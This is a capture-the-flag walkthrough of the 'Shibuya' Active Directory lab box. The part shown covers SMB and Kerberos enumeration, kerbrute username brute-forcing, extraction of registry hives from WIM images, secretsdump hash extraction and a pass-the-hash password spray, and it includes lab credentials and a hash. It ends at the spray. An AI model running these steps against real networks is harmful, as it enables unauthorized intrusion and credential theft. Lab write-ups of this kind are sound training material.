Shibuya VulnLab
Shibuya VulnLab Writeup
Shibuya is an Hard Active Directory box from VulnLab hosted on HackTheBox which focuses on a unique attack path to escalate our privileges using the Cross Session Relay Attack path. Initially we get access to a user, upon analyzing the windows images on an SMB share we get access to another user by dumping the hashes of another DC. Then we saw that another user has a session on the DC, performing the Cross Session Relay attack we move laterally to another user. We then discover that ADCS is running and a template is vulnerable to ESC1, exploiting it allows us to escalate our privileges on the domain and move to the administrator thereby pwning this box.
Initial Enumeration
We start with the rustmap to find open ports and services running on the box.
1
rustmap.py -ip 10.129.32.250


These results signify that this is an active directory box.
We can also see that the domain name and the domain controller names is revealed in the scan.
Adding SHIBUYA.VL and AWSJPDC0522.SHIBUYA.VL to our /etc/hosts file so that we can resolve the DNS names.
We also have SSH access and the RDP port is also open on the box.
The ADWS- Active Directory Web Services port is also open on the box.
Lets do some SMB Enumeration
SMB Enumeration
Lets start with some SMB enumeration using nxc.
1
nxc smb shibuya.vl -u '' -p ''

We have null authentication but we don’t have access to the shares.
Also we dont have credentials across the domain and no webserver is running so that we can make a wordlist.
So lets do some username brute forcing on the domain using kerbrute.
Kerbrute
1
kerbrute userenum --dc 10.129.32.250 -d shibuya.vl /usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames.txt -t 100

Kerbrute found some 2 users across the domain.
SMB Enumeration 2
Lets now try to authenticate using these users.
1
nxc smb shibuya.vl -u 'red' -p 'red'

Still we cant authenticate, but if we try to authenticate using kerberos.
1
nxc smb shibuya.vl -u 'red' -p 'red' -k

We got authenticated, I think the NTLM authentication is disable on the box.
So lets now list the shares on the box.
1
nxc smb -k shibuya.vl -u 'red' -p 'red' --shares

We have read permissions on users, IPC$, SYSVOL, NETLOGON shares on the box.
Connecting to the shares on the box using smbclient.py
1
smbclient.py -k shibuya.vl/'red':'red'@awsjpdc0522.shibuya.vl -dc-ip 10.129.32.250

There’s not much in the SMB shares, 2 more users were found and we dont have access to them.
So lets enumerate users with these creds.
1
nxc smb shibuya.vl -k -u 'red' -p 'red' --users

There were numerous users on the box, but we have credentials for one of the users.
I will also export the users to users.txt file.
Now lets try to list shares with the new credentials we got.
1
nxc smb shibuya.vl -u svc_autojoin -p 'K5&A6Dw9d8jrKWhV'

We have NTLM authentication here.
Since this is not a machine account, purple and red were the machine accounts requiring kerberos signing.
1
nxc smb shibuya.vl -u svc_autojoin -p 'K5&A6Dw9d8jrKWhV' --shares

We now have read access to the images$ directory as the svc_autojoin user.
Lets check what in there.
1
smbclient.py shibuya.vl/'svc_autojoin':'K5&A6Dw9d8jrKWhV'@awsjpdc0522.shibuya.vl -dc-ip 10.129.32.250

Now we have some Image files.
We will use 7z to extract the data from these files.
1
7z x AWSJPWK0222-02.wim

Image 2 contains the registry hives, we can dump possible hashes from them using secretsdump.py.
The Image 1 and 3 do contain some data but it was of no use to use.
Exploitation
Authentication as Simon.Watson
Now we have SAM, SYSTEM and SECURITY, lets do hashes extraction.
1
secretsdump.py -sam SAM -system SYSTEM -security SECURITY LOCAL

We have some hashes and none of them worked correctly, but when we did a password spray using the hash of the operator account, it got a hit on the simon.watson.
1
nxc smb shibuya.vl -u usernames.txt -H 5d8c3d1a20bd63f60f469f6763ca0d50 --continue-on-success

